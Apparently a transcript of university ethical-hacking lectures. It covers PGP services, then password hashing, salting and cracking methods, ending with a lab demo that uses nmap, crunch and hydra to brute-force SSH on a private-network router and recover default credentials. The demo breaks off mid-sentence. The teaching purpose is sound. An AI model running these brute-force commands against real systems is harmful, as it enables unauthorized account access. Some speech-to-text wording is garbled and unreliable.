PGP is quite widely used, because it is available on a, on a wide variety of platforms. The algorithms that are used are pretty well known so that you can be confident about their operations. It can be used in variety of scenarios and this is not controlled by any central organization. You can use it for your own purpose, if you want.

(Refer Slide Time: 22:21)


Services in PGP

- Consists of five services:
 - a) Authentication
 - b) Confidentiality
 - c) Compression (compresses message using ZIP after applying signature)
 - d) E-mail compatibility (uses base-64 encoding)
 - e) Segmentation (maximum segment length of 50 KB; breaks into multiple as required)

The kind of services PGP provides, are broadly, there are 5 services as you can see. First is authentication. It will verify the origin of a message from whom a message is coming. Confidentiality, it can encrypt the message. Compression, sometimes it compresses some mail using some well known compression algorithm, zip it, uses zip, zip. Zip is a well-known compression, you may be knowing and for email compatibility it uses some encoding this is called base 64 encoding.

But those of you who know about the SMTP protocol for electronic mails; you may be knowing that all electronic mail attachments whatever you are sending they are encoded in some form. This is called base 64 encoding. So, it is compatible to that. And segmentation means, if your message size is more than 50 kilobytes, it will break it up, each chunk can be maximum 50 kilobyte that is how it works.

(Refer Slide Time: 23:25)




So, let me show you two typical scenarios. In PGP, suppose I want authenticate. Only authentication, I want to verify that the message is coming from a sender. Something is happening at the sender side; some something is happening at the receiver side. So, the top diagram is from sender side; bottom diagram is for the receiver side. Let us try to understand. The sender is trying to send a message. This M is the message. So, what it does? It will hash. H is a hash function, cryptographic hash. You have studied sha-1, sha-1, MD-5. So, many methods are there. So, it applies a hash on the message. And EP is, it is an encryption process. It encrypts the hash value using KR , means private key of sender A.

You recall, I mentioned earlier when using public key cryptography you need authentication, you will have to encrypt something using the private key of the sender. That is why the sender is A. I am encrypting it using the private key of the sender and then I am concatenating it with the message; that means, whatever the message was, the message remains and I, this encrypted hash code also I add with it. Then finally, I compress, Z means compress, zip and that compressed version is sent over mail to the receiver. So, receiver will receive this.

So, what the receiver will do? First thing is that, because it was compressed, it will uncompress it first. It was zip, there is a command unzip reverse, it will unzip it. After unzipping it, it will get two parts, one is the message, one is the encrypted hash value

part. What it does? It decrypts the encrypted hash value using the public key of the sender. Public key is known to the receiver. It gets back the hash of the message. So, here you get $H(M)$ which was calculated earlier. You repeat that calculation based on the message $H(M)$ and you check whether these two are equal or not. If they match, then you conclude that your message is actually coming from A. This is how authentication is carried out, ok.

(Refer Slide Time: 26:14)



And the other thing is confidentiality. Suppose I want only confidentiality. I want no one can read my message. How I can do this? So, here again there is a sender A and the receiver B. Sender what it does? It wants to send a message. Now, in PGP, first a compression is done, zip, that is how PGP works. First you do a compression, then you generate a random symmetric key, K_s is a symmetric key that we generate randomly. And you encrypt this compressed version of the message using a symmetric key algorithm like AES.

So, this is your encrypted version of your mail body. But this K_s must also be known to the receiver. So, this K_s you are now encrypting using public key cryptography, using the public key of the receiver B and you are sending. So, what you are sending, receiver is receiving one, is actually whatever you are receiving is, this is not exactly M , this is the, you can say encrypted version of M . You call, you can call it M' , encrypted version of M and here you have the encrypted version of K_s . These two things are coming to you. So,

here you do a decryption first using the private key of B. You get back K_s . Now using K_s you can decrypt this M' and it was compressed in the beginning. So you uncompressed at the end. You get back M. This is how it works, right.

Now, these two examples I showed, this refer to how you can do authentication, how we can ensure confidentiality. Now, both these things can be combined together also. I am not showing you the detail diagram. Just I am mentioning that you can have a combined service also, authentication and confidentiality combined.

(Refer Slide Time: 28:25)

The slide has a yellow header with the title 'PGP: Authentication and Confidentiality Combined'. Below the title is a bulleted list of steps:

- Sender side:
 - Hash is encrypted by private key of sender; concatenated with message M.
 - Compressed and encrypted using a random symmetric key K_s .
 - The random key K_s is encrypted using public key of receiver.
- Receiver side:
 - Encrypted K_s is decrypted using private key of receiver.
 - Message decrypted using K_s and uncompressed.
 - Hash value decrypted using public key of sender, and compared with hash of M.

At the bottom of the slide is a video player interface with a play button and other controls. To the left of the video player is the Swayam logo.

Whatever I showed, you can put them one by one in sequence. Like on the sender side, what you can do? You can compute the hash of the message, hash value you can encrypt by the private key of the sender for authentication, concatenate with message M. Just like what you did for authentication. You compress it, encrypt using random symmetric key. Now, whatever you did for confidentiality and the random key itself is encrypted using public key of receiver whatever you are doing there.

And receiver side encrypted K_s is first decrypted using the private key of receiver, then with that K_s you decrypt the message and compress it, you decrypt the hash value and compare with the compare with the hash value of M. If it matches, then you say that it is authenticated; otherwise it is not authenticated. So, in PGP you can have all this kind of service which will make your email service much more secure and also you can verify from whom your main messages are actually coming, ok.

So, with this we come to the end of this lecture where we have talked about security issues in two of the very important protocols that we use in our daily life. One is the name server, DNS servers and other electronic mails, ok. In our subsequent lectures, we shall be discussing some other aspects of security and protection, how we can safeguard our systems. This we shall be discussing in our next lectures.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 41
Password Cracking

In this lecturer I will discuss about password authentication and password cracking. In this lecture we are going to explore different authentication mechanism. An authentication mechanism are, method is a way for you to prove that you are allowed to access something. Password have been the default method of authentication for as long as most of us have needed to prove the computer that we are allowed to access it. However, password are not the only authentication mechanism.

There are some authentication methods are there; number one something you know. Example of these are, your good old password, bank card pin or a safe word, when the alarm company calls your home. These are all example of using something to know to authenticate yourself, something you have. Examples are swipe card to access a secure area, a code send to your cell phone as part of a login process, to prove you have your cell phone or a secure id token that provides a constantly changing code, you need to enter to login access.

All are something you have that can be used to authenticate yourself. Something you are. This is where biometric security comes in. To access our data centre, we have to put our index finger on a fingerprint scanner after swiping a card. Unless you steal someone's index finger, you will not be able to access our data centre even if you have stolen a valid swipe card.

Other biometric system include retinal scan, the blood vessels at the back of the eye and iris scan, the coloured part of the eye. Other attribute used for authentication, a few other attributes that you occasionally see used for authentication, somewhere you are, something you can do, something you exalt, something you know.

Our focus in this session is password. Most of us see them as an inconvenience something you have to tolerate to be able to use a service you need access to. In this session we are going to explain how computer system have evolved in the way they

process your password. How modern online applications do authentication and why it is important to choose a strong password. Once you finish this session, you should have a knowledge of hashing algorithm, how password cracking works and what strong password really means.

(Refer Slide Time: 03:42)



There are different types of password are there. In the early days of computer and mainframes password were stored in a database as plain text. When you wanted to sign in, a gatekeeper application would ask you for your password. It would take whatever you type in and check if it was equal to whatever it had stored in the database. And if true you were granted access.

As the internet evolved and grave malicious hackers started gaining unauthorized access to the system. Once they were in, they would immediately download the plaintext password database and have instant access to all user password. Developers and system administrator needed to come up with the solution to this problem and the solution they came up with was password hashing.

So, now we will discuss about password hashing. Think of a hashing algorithm as a machine. In one end you input any text or binary data, out, the other end you get a number that is a certain length. Let us say 32 digits long. The data you feed, it can be any size from a few bytes to many terabytes or larger. No matter what data you feed in, you get a 32 digit number that uniquely represent the data.

What is amazing about hashing algorithm mechanism is that if you feed something identical in, you get the same 32 digit number. If you feed in war and peace, you get a number. If you copy the book and feed it exactly the same text you get, the same number. If you change a single character in the novel, you will get a completely different number.

Hashing algorithms differ in the way they work and the most notable difference is the length of the number each one splits out; MD5 is there which is extremely popular, split about 128 binary digits, SHA 2 split are there, 256 bit. When system administrator and developer first encounter the security problem with password data base that stored as plain text, they turn to hashing algorithms for help. What they came up with this instead of storing your password in a database, they would just store a hash of your password. That is the number that a hashing algorithm generates when it operates on your password.

When a user changes their password or when a user account is created, the new password is typed in for the first time the computer security application test that password and run it through a hashing algorithm and store the resulting number in a database. The next time you try to sign in and enter your password the security system runs the password you enter to the same hashing algorithm and check if the resulting hash matches then you are allowed to access the account.

No longer a password stored in clear text in a database. If a hacker stills the user account database, they do not automatically have all passwords. All they have is a list of hashes. The storing hashes of passwords instead of password themselves was a major breakthrough in information security. The story unfortunately does not end here. Now that hashes are commonly used to authenticate user instead of plain text password, a hacker does not immediately have a list of all passwords when they steal the user accounts data base.

However, there is a way for a hacker to steal hashes and turn them that into passwords. The method is relatively simple. When a hackers steal a database of hashes passwords to reverse engineer the hashes convert them back to password. The hacker generates hashes from a dictionary of words. He think might be the password that were used. If any of those hashes matched with he has in the database, he has managed to reverse engineer a

hash and now knows what the original password is. For example, let us say you have stolen a password database and you have the hash of the password that mug uses.

You want to know the actual password for the mug account. So, you take the word banana and run it through the same hashing algorithm that the password database used. You end up with the number and if the number matches the hashes in the password database for user mug to know his password. If it does not match, then I try pear and apple and apple pear for 3 5 and progressively more words and more complex word combinations.

So, to crack a password you need to take a very large dictionary of passwords and hashes. Each of them, then compare those hashes to what is in the password database you store and when you get a match you know the original password. The problem is that generating hashes of words takes time. Each word might take a few millisecond to hash. So, we need a very fast computer to do this. Or alternatively you can take a very large dictionary of well known passwords, generate hashes from all the word and store the word and their hashes.

Then every time you steal a password database, you can just re use that list of word and their hashes. You do not need to recreate the hashes every time. All you need to do is match your list of hashes with hashes in the password database and where you get a match, you have crack the password. Alternatively, you can also create your own password by using a programming or a predefined tool. What you have just described is called a rainbow table.

Rainbow table are a method commonly used by hackers to crack password databases that use ordinary hashing without any additional security. Rainbow table attack on hashes password database are very effective because they are fast. To help protect against this, a kinds of attacks developer and system administrator came up with the technique called salting password.

So, now we will discuss about how salt works. A rainbow table attack relies on a hacker being able to take a dictionary and precomputed hashes of the words in that dictionary and compare those hashes to the hashes in a password database. To defeat rainbow tables the information security community invented salted hashes. The concept is relatively

simple. When you create a new password instead of just running the password on its own through a hashing algorithm you do the following.

Generate a random little piece of text, put the text at the beginning of the password, then run the combination of the little piece of text and the password through a hashing algorithm. Then you store the little piece of text as plain text and the resulting hash. That little piece of text is called a salt.

When someone wants to sign in, they type their password. The security application takes the stored piece of text or salt, puts it at the front of the password that was entered and runs it through the same hashing algorithm to get a hash. It compares the resulting hash with the hash stored in the database and if they match you are granted access.

It is important to note that the salt or little piece of text, is stored as plain text with the hash. It is also important to note that the salt is random for each password. In other words every password has its own special little piece of text. This is a relatively simple concept, but it makes cracking hashed password significantly more difficult.

So, now the question is that why salt makes cracking more difficult? Recall the rainbow table or a dictionary of word and the hashes of those words. In the above example we use salt the little piece of text combined with our password to generate hashes. If a hacker wants to crack passwords he cannot use his rainbow table, because the rainbow table is just a hash of individual words.

He needs to combine those words with the stored salt to get the actual hash that is stored in the database. That makes cracking password much harder because it means a hackers rainbow table is useless and it forces into recompute hashes for every word in his dictionary. Here is an example of a password being created for someone called a good guy. The system administrator creates a new account on the system for user called good guy with the password apple.

The system automatically generate a short piece of text $y\ r\ t\ z\ d$. The system takes the short text and combines it with apple to create the text $y\ r\ t\ z\ d\ a\ p\ p\ l\ e$. It then runs $y\ r\ t\ z\ d\ a\ p\ p\ l\ e$ through a hashing algorithm and end up with a 128 bit number. The system store that number as the hash password for that particular account. So, when that person arrived at work and type sign in, it types apple as his password.

The system retrieves the record for that particular account that record is a hash and the text *y r t z d* which is the salt. A system combines the, what apple that the person just typed in with the salt to make the text *y r t z d a p p l e* and runs a hashing algorithm on that. The system check to see if the hash it retreat matches that has it just generated. It does match and it allows the person to access the system. Here are the some states a hacker text to crack the salted password.

A hacker arrives and manage to hack into the system and he steal the database of password hashes and salts. The hacker tries to use precomputed hashes of word in his English dictionary. One of the hashes is of the word apple, but that does not work because the hacker needs to combine the salt which is *y r t z d* with the word apple before he hashes it. The hacker realize his precomputed rainbow table is useless. He needs to combine the salt for that particular password with the every word in its dictionary and then see which has his matches.

That means, he needs to recalculate hashes for his entire dictionary which is going to take significantly longer. As you can see from the above example, it is possible to crack passwords that use salts, it just takes much longer and requires more processing time. Hash password that use salts are what most modern authentication system use it, because it forces a hacker to hash every password that they want to guess.

You now have a working knowledge of how modern password authentication work on system like wordpress, Linux, windows and many other systems. You also understand why salt are useful because they prevent a hacker from very quickly cracking password hash by hashes, by using rainbow tables. Now that you understand the benefit of salted hashes it may seems obvious to you that everyone should use them when building authentication system. Unfortunately, they do not.

There are many example of custom build web application out there that did not use salts. They just use plain old hashes and when they are hacked, it is relative easy to reverse engineer the password hash using rainbow table. Now why strong passwords are important? If one of the services we use is compromised and hashes, hash password are stolen, even a teenager in his bedroom with the gaming PC under only 2000 dollar can try to turn your hash password into a plaintext password at a rate of 3.2 million cases per second and possibly much faster.

When you consider that your money linked in Google and many other well known brands happened successfully hack over the past few years it is quite likely that a service we used will have its hash password stolen sometime in the near future. This means that it is important to use passwords that are very difficult to crack. Any password with list at 12-character is weak and also use uppercase, lowercase, special character and numbers.

(Refer Slide Time: 20:58)



Now, we will discuss about some important password cracking technique used by hackers. Number 1: dictionary attack. The dictionary attack uses a simple file containing words that can be found in a dictionary. Hence it is rather straightforward name. In other words this attack uses exactly the kind of words that many people use as their password. Cleverly grouping words together such as super administrator guide, administrator, may be admin at NPTEL 2019 will not prevent your password from being cracked this way. Well not for more than a few extra second.

Number 2: brute force attack. Similar to the dictionary attack, the brute force attack comes with an added bonus for the hacker. Instead of simply using words a brute force attack lets them detect non dictionary word by working through all possible alphanumeric combinations from a a a 1 to z z z 10. It is not weak, provided your password is over a handful of characters long. But it will uncover your password eventually.

Brute force attack can be shorten by showing additional computing horsepower in terms of both processing power including harnessing the power of your video card that is GPU and machine number such as using the distributed computing model like online bit coins, minors.

Number 3: rainbow table attack, rain bow table are not as colourful as their name may imply, but for a hacker your password would will be at the end of it. In the most straight forward way possible you can boil a rainbow table down into a list of pre-computed hashes. The numerical value used when an encrypting a password this table contains hashes of all possible password combination for any given hashing algorithm.

Rainbow table are attractive as it reduce the time needed to crack a password hashes to simply just looking something up in a list. However, rainbow tables are used widely used. They required serious computing power to run and the table becomes useless if the hashes it is trying to find has been salted, but the addition of random characters to its password ahead of hashing the algorithm.

There is stock of salted rainbow table exciting, but this would be so large, has to be difficult to use, practice. They would likely only work with the predefined random character set and password stream below 12 characters. Phishing, there is an easy way to hack; ask the user for his or her password.

A phishing email leads the unsuspecting reader to a fake login page associated with whatever service it is the hacker wants to access, requesting the user to put right some terrible problem with a security, that page then skins their password and the hacker can go to use it for their own purpose. Why bother going to the a trouble of cracking the password when the user will happily give it to you anyway.

Then number 5 social engineering, social engineering takes the whole ask the user concept outside of the inbox that phishing tends to stick with and into the real world. A favourite of the social engineering is to call an office posing as an IT security tech guy and simply ask for the network access password. You had been amazed at how often this works. Some even have the necessary things to do a suit and name batch before walking into a business to ask the receptionist the same question face to face.

Number 6 malware, a key logger or screen scraper can be installed by malware which record everything you type or take screenshot during a login process and then forward a copy of this file to hacker central. Some malware will look for the existence of a web browser, client password file and copy this which unless properly encrypted will contain easily accessible saved password from the users browsing history.

Number 7 offline cracking, it is easy to imagine that passwords are safe when the system they protect lockout users after three or four wrong guesses. Blocking automatic guessing passwords applications well what would be true if it were not for the fact that most password hacking takes place offline using a set of hashes in a password file that has been obtained from a compromised system.

Often the target in question has been compromised via a hack on a third party which then provide access to the system servers and those all important user password hashes file. The password cracker can then take as long as they need to try and crack the code without altering the target system or individual user.


Shoulder surfing, the most confident of hackers will take the case of a parcel courier or a service technician or anything else that gets them access to an office building. Once they are in the service personnel uniform provides a kind of free pass to wander around in the hidden areas and make note of passwords being entered by genuine numbers of staff. It also provides an excellent opportunity to I ball all these post it not start to the front of LCD screens with logins trouble upon them.

Number 9 spidering, savvy hackers have realized that many corporate passwords are made up of words that are connected to the business itself. Studying corporate literature, website, sales material and even the website of competitors and listed customers can provide the ammunition to build a custom word list to use in a brute force attack. Really savvy hackers have automated the process and led a spidering application similar to those employed by leading search engines to identify keywords, collect and create the list for them.

Number 10 guesses, the password crackers best friend of course, is the predictability of the user unless a truly random password has been created using software dedicated to the task a user generated random password is unlikely to be anything of the sort. Now I will show you how to perform dictionary attack. Now, suppose our target is 192.168.0.51.


Now let us use the tool *nmap* to find out which service is running on that particular system. Let us wait for the result ok.

(Refer Slide Time: 30:21)



```
root@kali:~# ping 192.168.0.51
PING 192.168.0.51 (192.168.0.51) 56(84) bytes of data.
64 bytes from 192.168.0.51: icmp_seq=1 ttl=64 time=0.800 ms
64 bytes from 192.168.0.51: icmp_seq=2 ttl=64 time=0.379 ms
64 bytes from 192.168.0.51: icmp_seq=3 ttl=64 time=0.360 ms
64 bytes from 192.168.0.51: icmp_seq=4 ttl=64 time=0.941 ms
^C
--- 192.168.0.51 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 65ms
rtt min/avg/max/mdev = 0.360/0.620/0.941/0.255 ms
root@kali:~# nmap -sV 192.168.0.51
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-15 12:18 EDT
```

(Refer Slide Time: 31:03)



```
root@kali:~# ping 192.168.0.51
64 bytes from 192.168.0.51: icmp_seq=3 ttl=64 time=0.360 ms
64 bytes from 192.168.0.51: icmp_seq=4 ttl=64 time=0.941 ms
^C
--- 192.168.0.51 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 65ms
rtt min/avg/max/mdev = 0.360/0.620/0.941/0.255 ms
root@kali:~# nmap -sV 192.168.0.51
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-15 12:18 EDT
Nmap scan report for 192.168.0.51
Host is up (0.0025s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet   VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/https?
MAC Address: 00:0C:29:4D:DE:24 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.42 seconds
root@kali:~# ssh vyos@192.168.0.51
```

There is the result, port 22 *tcp* is open and *ssh* service is running; port 23 *tcp* port is open; *telnet* service is running. Port 80 is also open; *http* service is running; port 443 *tcp* port is also open and *https* services is running and hostname possibly *vyos* and operating system is Linux and device is router, ok. Let us try to connect with SSL service using the hostname *vyos*. Its asking for password.

(Refer Slide Time: 32:17)

The screenshot shows a terminal window titled 'Terminal' with the command 'nmap' run against a host. The output includes service detection for lighttpd (HTTP) and SSL/TLS, and a password cracking session using 'crunch' and 'hydra'.

```
root@kali:~$ nmap -sV 192.168.0.51
[...]
80/tcp open http lighttpd 1.4.28
443/tcp open ssl/https?
MAC Address: 00:0C:29:4D:DE:24 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.42 seconds
root@kali:~# ssh vyos@192.168.0.51
Welcome to VyOS
vyos@192.168.0.51's password:
Permission denied, please try again.
vyos@192.168.0.51's password:

root@kali:~# crunch 4 4 osvy > /root/myfile/pass.txt
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256
root@kali:~# hydra -L /root/myfile/pass.txt -P /root/myfile/pass.txt 192.168.0.51
1 ssh
```

So, I am putting password as admin, permission denied please try again, ok. So, actually I do not know the password. So, to break this password we can perform a dictionary attack. So, to perform a dictionary attack first we need a dictionary. So, we can use any pre stored dictionary; otherwise you can also use the tool *crunch* to create your own dictionary.


Here I am using the tool *crunch* to create my own dictionary. *Crunch* a tool name then minimum length of the password. So, suppose I am considered minimum length of password is 4 and maximum length of password I am considering maximum length as 4 and the characters from where it basically create the password. So, I am considering osvy and then store this in the folder root my file and file name is *pass.txt*. So, until now generate the password which total 256 password are there.

It is basically store all possible combination created by osvy. Now our dictionary is ready. Now I can use this dictionary to perform a dictionary attack over *ssh* service. So, to perform the dictionary attack now I am using the tool *hydra*. *Hydra*, then you can use as capital L to provide the username. So, I am using the same dictionary for username and password.

So, it is under */root/myfile/pass.txt* then *-P* to provide the dictionary. It is also under */root/myfile/pass.txt* and then the IP address 192.168.0.5 and the service is

ssh, attacking *ssh*. So, it basically try with all possible user ID and password which is stored inside the dictionary *pass.txt*.

(Refer Slide Time: 35:50)




A terminal window titled "root@kali:~" showing the following command and its output:

```
File Edit View Search Terminal Help
vyos@192.168.0.51's password:
Permission denied, please try again.
vyos@192.168.0.51's password:

root@kali:~# crunch 4 4 osvy > /root/myfile/pass.txt
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256
root@kali:~# hydra -L /root/myfile/pass.txt -P /root/myfile/pass.txt 192.168.0.5
1 ssh
Hydra v8.9.1 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-15 12:23:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 65536 login tries (l:256/p:256), -4096 tries per task
[DATA] attacking ssh://192.168.0.51:22/
```

(Refer Slide Time: 36:14)



A terminal window titled "root@kali:~" showing the following command and its output:


```
File Edit View Search Terminal Help
root@kali:~# hydra -l vyos -P /root/myfile/pass.txt 192.168.0.51 ssh
Hydra v8.9.1 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-15 13:47:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 256 login tries (l:1/p:256), -16 tries per task
[DATA] attacking ssh://192.168.0.51:22/
[22][sh] host: 192.168.0.51 login: vyos password: vyos
[STATUS] 256.00 tries/min, 256 tries in 00:01h, 7 to do in 00:01h, 10 active
^Croot@kali:~# ssh vyos@192.168.0.51
Welcome to VyOS
vyos@192.168.0.51's password: 
```

Now, suppose I know the user ID. So, in that case only use small *l* to specify the user ID. So, *hydra -l vyos*, this is the user-name and *-P* and provide the dictionary, IP address with the service name, ok. We got the user id login name is *vyos* and password is also *vyos*. So, you got the password *vyos*. Now use this password to login into that particular

